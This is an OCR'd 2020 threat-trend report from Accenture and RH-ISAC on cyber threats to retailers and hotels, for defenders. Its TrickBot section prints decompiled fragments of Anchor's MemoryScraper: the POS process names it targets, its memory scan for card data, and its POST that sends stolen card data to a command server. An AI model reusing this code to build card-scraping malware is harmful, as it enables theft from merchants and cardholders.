
accenture

RETAIL & HOSPITALITY 2020 THREAT TREND REPORT



PREPARED FOR:

RETAIL & HOSPITALITY ISAC

TLP:WHITE

FOREWORD

Welcome to the second annual Retail and Hospitality Threat Trend report from Accenture Security and the Retail & Hospitality Information Sharing and Analysis Center (RH-ISAC).

We've gathered cybersecurity insights for our RH-ISAC members using 2019 data they provided including indicators of compromise (IoCs) and requests for intelligence (RFIs), as well as threat intelligence gathered by Accenture's iDefense threat intelligence team.

But this report isn't just a review of 2019. It also looks ahead as companies deal with cyber threats during COVID-19.

Our purpose is simple: to harness our collective knowledge and facilitate information sharing so IT security and business operations teams stay informed on the steps they need to take to reduce cyber risk for their organizations. Just a few months into 2020, information sharing has become even more critical as COVID-19 creates new challenges for already stretched cybersecurity functions.

While COVID-19 related concerns are currently front and center, "traditional" threat exploits have not lessened. More than 72,000 IOCs were shared in 2018 and 2019 by 90% of members. We are seeing the same pre-pandemic vulnerabilities being exploited by cyber criminals—perhaps with slightly different hooks or tactics—which suggests that companies need to continue their focus on threat-relevant cyber hygiene and security awareness. At the same time, in the post-COVID-19 era the attack surface will expand as more retail and hospitality companies pivot to digital commerce and next-generation supply chain. It is more imperative than ever that cybersecurity professionals remain focused on the broader picture, addressing threats that are relevant now and will continue beyond COVID-19.

The good news is that we are stronger together than we are apart. And RH-ISAC is a great example of how collaboration and information sharing can help retail and hospitality companies stay ahead of cybercriminals. In that spirit, we continue to forge ahead, aided by cyber technologies that continue to help us keep our customers, employees and companies as protected and resilient as possible.

Carlos Kizzee
Vice President, Intelligence
Retail & Hospitality ISAC

CJ Cui
Managing Director, Retail Security
Accenture

TABLE OF CONTENTS

EXECUTIVE SUMMARY

The retail and hospitality sectors face a diverse pool of cyber threats, influenced by the industry's value chains, the changing business environment and expanding adversary motivations.

In 2019, the members of the Retail & Hospitality Information Sharing and Analysis Center (RH-ISAC) were affected by and shared information about these multidimensional threats. While COVID-19 instantly and greatly impacted the operations of many retailers and hospitality groups, much of the cyber threat activity experienced by the sectors in 2019 remains relevant to current threat techniques. 2019 cyberthreats referenced in the 2019 Retail and Hospitality Threat Trend Report run congruent to those experienced during the current COVID-19 crisis, focusing on spaces where potential targets are concentrated, such as e-commerce (consumers) and developing across spaces where potential targets are migrating such as remote workforces and cloud. The RH-ISAC membership has proactively discussed many of these threats, preparing their respective sectors to defend against attack vectors influenced by COVID-19. This forward-leaning posture will be the cornerstone of efforts the community will continue to undertake to disrupt malicious cyber activity in the future.

For the most part, the cyber threats affecting retail and hospitality in 2019 were consistent with activities observed in previous years, with some increase in volume and, as across all sectors of industry, in efficacy. The usual suspects kept busy while the broader cybercriminal ecosystem settled into a new status quo due to accommodations for COVID-19.

This signals a sustained level of interest and incentive for bad actors to reuse previously observed tactics, techniques and procedures (TTPs) with updated contemporary themes against targets within the retail and hospitality sectors, all the while being more efficient and coordinated. This sustained activity takes place in tandem to a small subset of new threat groups and malwares entering the fray as well as increasing appetite for services geared toward defrauding retail and hospitality firms. What results is the ongoing challenge for firms operating within the retail and hospitality sectors—defend against many of same threats year over year while identifying emerging threats that arise due to changing business, technology and geopolitical conditions.

In this report, Accenture Security and the RH-ISAC have partnered to share insights into the state of cyberthreats to the retail and hospitality sectors throughout 2019. With a focus on current and emerging threat trends, this report can be leveraged across various levels of a firm's cybersecurity leadership to inform business strategy, adversary simulation and threat intelligence priorities. In doing so, the report focuses on the following themes:

- General trends in cyber threat activity.
- Cybercriminal groups reuse and elevation of TTPs.
- The professionalization of the cybercriminal value chain.
- Continued cyberattacks against hospitality.
- Expanding market for retail return fraud.
- Call to action – what your firm can do to disrupt these threats.

TRENDS

Retail & hospitality sectors remain susceptible to global threats affecting multiple industries

Accenture's Cyber Investigations and Forensic Response (CIFR) team saw an approximate 25% increase in ransomware investigations from 2018 to 2019.[1] This increase took place as cybercriminal groups began to cooperate with one another, chaining crimeware and ransomware infections as part of "big game hunting." This collaboration among adversaries serves as a bellwether for what's likely to come —ransomware infections affecting major players in various sectors, supply chain interruption incidents, politically-motivated cyber activity disguised as cybercrime as well as increased fraud. As cybercriminals further professionalize their standalone services and embed inter-play between their campaigns into their operating models, companies along the entire spectrum of cyber defense maturity will be challenged to keep up with these cyberthreats.


Another rapidly growing trend is misconfiguration of cloud, file sharing and software-as-as-service (SaaS) environments. Security researchers found that "year over year from 2018 to 2019, the number of records exposed by cloud misconfigurations rose by as much as 80%."[2] In 2019, a number of RH-ISAC members' security executives submitted requests for intelligence (RFIs) related to cloud security and related risks, underscoring the focus that security leaders have on cloud security.

Naturally, as usage of technology service providers, including cloud service providers (CSPs), has increased in recent years, so have the number of data breaches related to those environments. Threat groups are concentrating on critical nodes and technologies, leading to large-scale data theft and business interruptions. In particular, retailers and hospitality groups have disclosed breaches of customer personally identifiable information (PII) and loyalty program information due to misconfigurations. This is a concerning trend as more organizations execute against their journey to the cloud roadmaps. More data breaches are likely to arise, and as they do, they'll erode customer's trust in affected organizations and tarnish brand reputation.

Even as organizations employ robust security policies and increase the efficiency and effectiveness of their cybersecurity tools, the human element of cyberthreats, notably insider threats, remain a challenge. Malicious insiders in the retail and hospitality industries can go unnoticed due to factors such as high in-store employee turnover and seasonal staff. 20% of Accenture's CIFR teams incident response cases involved insider threats in 2019. As firms establish insider threat programs and playbooks, the number of confirmed instances of insider-related incidents is likely to grow.

The retail and hospitality sectors are not immune to cybercrime targeting corporate executives. While conducting a threat hunt in late 2019, Accenture's Cyber Defense team discovered a malicious mailbox rule on the e-mail account of an executive at a large retail organization. Further investigation revealed that the executive's email account was compromised while they were staying at a hotel on an overseas business trip and that the actors were monitoring emails pertaining to financial activity. It is likely the threat actors were eventually going to attempt payment diversion, fraud related to executive impersonation or even insider trading.

Cybercriminal groups conducting CEO fraud, business email compromise and other social engineering attacks have been successful in stealing funds from every industry. Losses associated with these campaigns grow year over year according to statistics from law enforcement globally. Retailers and hospitality companies have a particularly robust supplier network with high-dollar payments. In some cases, this amplifies the opportunities for bad actors to misdirect large sum payments to accounts they control and have enough lead time to launder proceeds prior to law enforcement interdiction.



THE USUAL SUSPECTS KEPT BUSY

Cybercriminal groups reuse and elevate TTPs used to steal credit card data and credentials


FIN7

Coming out of 2018, a year which saw a suspected FIN7 threat group leader arrested,[10] the group relaunched campaigns seeking to compromise retail and hospitality organizations.[11] The cyberthreat group introduced a handful of new capabilities while reusing a number of the same malwares.

In June 2019, Accenture Cyber Threat Intelligence analysts observed a new FIN7 attack involving the delivery of a clean "test" document followed by a weaponized document delivered a couple of hours later.

The purpose of the first document was likely to identify whether or not a document has been opened by a targeted individual. This serves as a vital piece of reconnaissance for the threat group, allowing them to avoid exposing their payloads to recipients of the first email who may have been skeptical of the recon file. While this isn't an entirely novel approach, it is likely effective, and for organizations, it reinforces the importance of security awareness training and vigilance of suspicious emails even when they have clean attachments.[12]

Exhibit 1: Observed Likely FIN7 Infection Chain



TrickBot

The threat group operating the TrickBot malware continued to modify the malware's modules throughout 2019. Operating since 2016, the group has remained one of the top threats targeting businesses regardless of sector. Despite high-profile coverage in the security publications surrounding the latest TrickBot modules' propagation techniques and targets, cybercriminals continue to build upon TrickBot's core function: the theft of credentials.

In 2019, TrickBot served as one of a handful of commodity malwares found to have entered corporate networks prior to a ransomware infection. This nexus, however, is not the only new development associated with the prolific malware. In late 2019, a new malware called Anchor was observed being used to steal credit card data from TrickBot victims. Researchers noted campaigns started with a TrickBot infection and progressed into a hacking operation targeting sensitive financial systems of multiple industries including retail.[13] Accenture Cyber Threat Intelligence team conducted technical analysis of the Anchor modules, finding that actors are specifically looking for data from point-of-sale (POS) systems.

Malwares such as TrickBot are a natural entry point for more targeted attacks against retail as well as other sectors. Actors are becoming increasingly effective at shifting quickly from widespread malspam to targeted intrusions. This trend is likely to continue as complementary malware such as Anchor prove effective at stealing card data that can be monetized through sale or fraudulent use.

Anchor's MemoryScraper Looking for Card Data[14, 15]

When AnchorBot receives MemoryScraper via download and starts executing it, MemoryScraper will start scanning system running processes and looking for the following processes (see Exhibit 2).

Once the target process is found, MemoryScraper will try to find the credit card information in the process memory space (see Exhibit 3).

After gathering the credit card information, MemoryScraper will send the card information to the command and control (C2) in the same format as TrickBot (see Exhibit 4).

Exhibit 2: Target Process Names

```
dd offset aTeller       ; "teller"
dd offset aShop         ; "shop"
dd offset aStore        ; "store"
dd offset aRetail       ; "retail"
dd offset aMicros       ; "micros"
dd offset aPos          ; "pos"
dd offset aProcessing   ; "processing"
dd offset aProc         ; "proc"
dd offset aKiosk        ; "kiosk"
dd offset aOps          ; "ops"
dd offset aDirector     ; "director"
dd offset aInfo         ; "info"
dd offset aReception    ; "reception"
dd offset aKassa        ; "kassa"
dd offset aOpos         ; "opos"
dd offset aChef         ; "chef"
dd offset aVerifon      ; "verifon"
dd offset aInfor        ; "infor"
```

Exhibit 3: Credit Card Information Searching

```
v8 = hProcess;
while ( VirtualQueryEx(v8, v3, &Buffer, 0x1Cu) )
{
  if ( Buffer.Protect == 4 && Buffer.State == 4096 )
  {
    v9 = operator new[](Buffer.RegionSize);
    ReadProcessMemory(v8, Buffer.BaseAddress, v9, Buffer.RegionSize, &NumberOfBytesRead);
    v10 = 0;
    v23 = 0;
    if ( NumberOfBytesRead )
    {
      v11 = NumberOfBytesRead;
      do
      {
        v12 = *((_BYTE *)v9 + v10);
        if ( (v12 == '=' || v12 == '^' || v12 == 'D') && v10 + 1 < v11 )
        {
          if ( *((_BYTE *)v9 + v10 + 1) )
          {
            sub_403FF7((int)v9, v11, &v23);
            v10 = v23;
          }
          else
          {
            v23 = v10 >> 1;
            sub_403E6E(v11 >> 1, &v23);
            v13 = 2 * v23;
            if ( v10 > 2 * v23 )
              v13 = v10;
            v10 = v13;
          }
        }
        v23 = ++v10;
      }
      while ( v10 < v11 );
      v3 = v17;
    }
    j_j_j___free_base(v9);
    v8 = hProcess;
```

Exhibit 4: C2 Post Format

```
sub_40190D(&pwszHeaders, 256, (const char *)L"Content-Type: multipart/form-data; boundary=%S\r\n\r\n", v5);
v6 = WinHttpAddRequestHeaders(v4, &pwszHeaders, 0xFFFFFFFF, 0x20000000u);
if ( v6 )
{
  dwOptionalLength = 0;
  v16 = 15;
  LOBYTE(lpOptional) = 0;
  sub_40147B("--");
  LOBYTE(v18) = 1;
  sub_401664(&v12, 0, -1);
  sub_40134A("\r\n");
  sub_40134A("Content-Disposition: form-data; name=\"data\"\r\n\r\n");
  v10 = 0;
  v11 = 15;
  v9 = 0;
  sub_4014A7(v3, a3);
  LOBYTE(v18) = 2;
  sub_401664(&v9, 0, -1);
  LOBYTE(v18) = 1;
  sub_4013F4(&v9, 1, 0);
  sub_40134A("\r\n");
  sub_40134A("--");
  sub_401664(&v12, 0, -1);
  sub_40134A("\r\n");
  sub_40134A("Content-Disposition: form-data; name=\"source\"\r\n\r\n");
  sub_40134A("magnetic cards");
  sub_40134A("\r\n");
  sub_40134A("--");
  sub_401664(&v12, 0, -1);
  sub_40134A("--\r\n");
  v7 = &lpOptional;
  if ( v16 >= 0x10 )
    v7 = lpOptional;
  v6 = WinHttpSendRequest(v4, 0, 0, v7, dwOptionalLength, dwOptionalLength, 0);
  sub_4013F4(&lpOptional, 1, 0);
}
sub_4013F4(&v12, 1, 0);
return v6;
```

DanaBot

DanaBot malware was observed targeting a range of victims' websites in retail during 2019, including the German websites for various fashion brands.[16] In February 2019, Accenture Cyber Threat Intelligence team observed an actor advertising the DanaBot malware on a popular Russian-language criminal forum.[17] While the malware has been observed for a number of years, the shift in victimology, toward retailers in Europe from previous targets in Australia,[18] is of note. This raises a particularly simple but critical point: campaigns can change their targeting at any time. This is especially true for cybercriminal activities. Organizations need to remain apprised of cyberactivity across multiple industries (and geographies) where there is overlap in monetizable or strategically beneficial data that could prove attractive to adversaries.

Magecart

The networks and websites of e-commerce businesses remained extremely attractive targets for threat actors throughout 2019.[19] Due to the volume of customer and financial data processed by these organizations and actors' success at committing card-not-present (CNP) fraud, e-commerce will remain in the crosshairs for quite some time. Recent examples include Magecart (virtual skimming)[20] as well as Nikolay (network compromise-as-a-service [CaaS]).

In addition to infections affecting large companies, Magecart groups continued their run on small and medium-sized businesses in 2019, likely compromising tens of thousands of sites in order to steal credit card information.[21] The U.S. Federal Bureau of Investigations stated that Magecart attacks have increased in 2018 and 2019 and are using diversified methodologies to launch attacks.[22] Notably, Magecart groups were observed turning their focus to cloud environments in 2019. Security researchers found that actors behind Magecart-style compromises had automated the process of compromising websites with digital skimmers by actively scanning for misconfigured Amazon S3 buckets.[23] Organizations are struggling to secure these environments as moving into the cloud raises integration challenges they may not have had to face in the past. Adversaries, like Magecart groups, have capitalized on this unfamiliarity and human error. In 2019, almost 60% of all of the Accenture's CIFR teams' investigations involved client cloud platforms such as Azure/O365 and AWS.[24] As e-commerce companies, retailers and hospitality groups strain to quickly identify and remediate unsecured buckets, threat actors after card data (and other data) will race to exploit misconfigurations first.

Magecart-style activity was also observed targeting ticket resellers for the UEFA European Football Championship and the Tokyo Summer Olympics in late 2019, compromising the credit card details of users who made purchases on either website.[25] As a result of COVID-19, many events have been postponed, which presents the opportunity for Magecart activity to thrive as seasonal shopping influxes and generally increasing adoption of online shopping converge.[26, 27]


CRIMINAL UNDERGROUND SETTLES INTO A NEW STATUS QUO

Professionalized services support each step of the cyber kill chain


While financial data remains core to underground economies, the scope of data cybercriminals pursue has become much wider. Their aperture has expanded to include interest in obtaining sensitive personally identifiable information (PII), health information (PHI) and compromised network access that can be monetized through varied means. The criminal underground has rotated toward a new operating model which dictates a heavy reliance upon one another's skills: a larger degree of cooperation to enable more lucrative attacks. This poses a threat to many industries, including retail and hospitality, as the barriers to entry and return on investment for malicious actors tilt greatly in their favor. In recent years, Accenture Cyber Threat Intelligence has observed that offerings on the criminal underground increasingly facilitate or significantly strengthen a threat actor's ability to engage with the entirety of the cyber kill chain.[28] This can be scaled to the MITRE ATT&CK matrix as well.

The notion that most tactics can be outsourced by professional actors on the criminal underground and related tools can be purchased by novice and skilled threat actors alike showcases the evolution of the underground economy and its ability to enable cybercrime against a wide range of targets. This also makes assessing the severity and criticality of cyberthreats increasingly difficult as the toolsets of adversaries overlap greatly despite at times large deltas between their actual capabilities and resources.

Actor Nikolay Advertises Access to Travel Company's Network[29]




Outsourcing the underground




Reconnaissance

The purchase of language skills can help an actor during the reconnaissance phase by increasing the chance of successful social engineering. Actors selling corporate intelligence services like persona and e-mail look-ups further enable actors to conduct effective reconnaissance prior to initial access.




Initial Access

The sale of network access can enable a threat actor to gain a presence on the target network. Moreover, threat actors can purchase credentials and information dumps to aid intrusion efforts.



Lateral Movement

Similarly, compromised credentials, exploits and malware such as mimikatz can enable lateral movement within the network.



Exfiltration

Dedicated servers and bulletproof hosting services sold on the criminal underground can aid the exfiltration of stolen data.

HOSPITALITY AND TRAVEL ORGANIZATIONS REMAIN HOTBEDS FOR PII THEFT

APT taps into high-value data pipeline

Hospitality and travel companies process vast quantities of personally identifiable information (PII) and other valuable data sought by both cybercriminal and state-sponsored cyberthreat groups. As noted in the 2019 Retail and Hospitality Threat Trend Report, state-sponsored actors targeting the hospitality sector have primarily operated from Asia but have had an impact on a global scale.[30] Cybercrime affecting the sector has been much broader in origin vectors like online booking, in-hotel wi-fi networks and other customer or B2B touchpoints have been the subject of breaches.

In July 2019, Accenture Cyber Threat Intelligence observed a malicious document with content related to a Brazilian airline's staff hotel booking system.[31] The document, which delivered H-Worm malware, was sent as a hotel reservation form for employees of airline. While H-worm is a commonly observed malware family,[32] the linguistic specificity of the lure document speaks to actors' ability to leverage commodity tools during seemingly niche campaigns.

Logistics and supply chain are also a key part of the hospitality sector. In late 2019, a French business-to-business (B2B) hotel booking firm was found to have exposed a client list of an unspecified number of the 600,000 global hotels they serve.[33]

The incident was one of a many Elasticsearch misconfigurations reported in 2019 and underscores the dangers that arise when a single entity has data across the majority of the sector. This trend of supply chain incidents is likely to continue on as more companies move data to new virtualized environments, cloud and SaaS platforms.

DEFRAUDING RETAILERS

Fraud services flourish on the underground

Defrauding retailers is a lucrative pursuit for cybercriminals and can manifest in a variety of ways. Accenture Cyber Threat Intelligence has observed three pertinent topics being discussed on criminal forums—identifying which retailers stolen cards can effectively be used at, contactless payment fraud[34] and refund fraud.

Customers of criminal marketplaces cannot always simply purchase a stolen card and then use it to shop; both issuing banks and retailers have varying fraud detection capabilities. Actors are constantly on the lookout for bespoke methods that will bypass these checks. These methods are often shared on Dark Web forums and usually involve similar operational security (OPSEC) advice, with tweaks depending upon the card being used or the site being targeted.[35] Accenture Cyber Threat Intelligence observed a threat actors in late 2019 specifically detailing "how to card" at a specific American retailer that operates more than 4,500 stores.[36]

Credit card fraud involving contactless forms of payment[37] was raised as an emerging risk in the 2019 National Retail Federation's Security Survey.[38] Retailers are concerned about contactless fraud at the same time malicious actors' interest in the space is growing. As merchants continue to rapidly integrate contactless systems as a form of payment, it is likely that the rate of tap-and-pay fraud will increase. New suspect mobile tap-and-pay applications with advanced features will begin to saturate underground markets in the coming years as current solutions cybercriminals are using are rendered obsolete or unreliable.

Cybercriminals also discuss contactless card skimmers. While fraudsters seem unable to agree upon the feasibility of carrying around such skimmers, they are able to agree upon the places that are ideal for capturing contactless card data—public transport, restaurants, sporting events, concerts and other high traffic areas.[39] This raises the challenge of overlapping cyber and physical security efforts as floor staff in a retail or dining establishment may be the most effective line of defense when skimmers are actively being used to collect data. Coordinating cyber threat monitoring with physical security processes will likely allow organizations to thwart contactless card skimmers' use in their establishments.

Accenture Cyber Threat Intelligence research also found that threat actors have a large appetite for conducting refund fraud targeting e-commerce sites. The interest in this fraud is so high that it is now being provided "as-a-service" for fraudsters by some cybercriminal groups. Users advise refund service operators which site they would like to target and buy the item (using their own legitimate details). When the item arrives, they are instructed to let the service provider know, at which point the actor will take care of obtaining a refund, sending back the money minus their fee once the refund is complete.[40] The cost is often between 12 and 30 percent of the refund depending on the site, with a minimum charge that varies.

Threat actor Lakers shared a method titled "Real [REDACTED] Method":

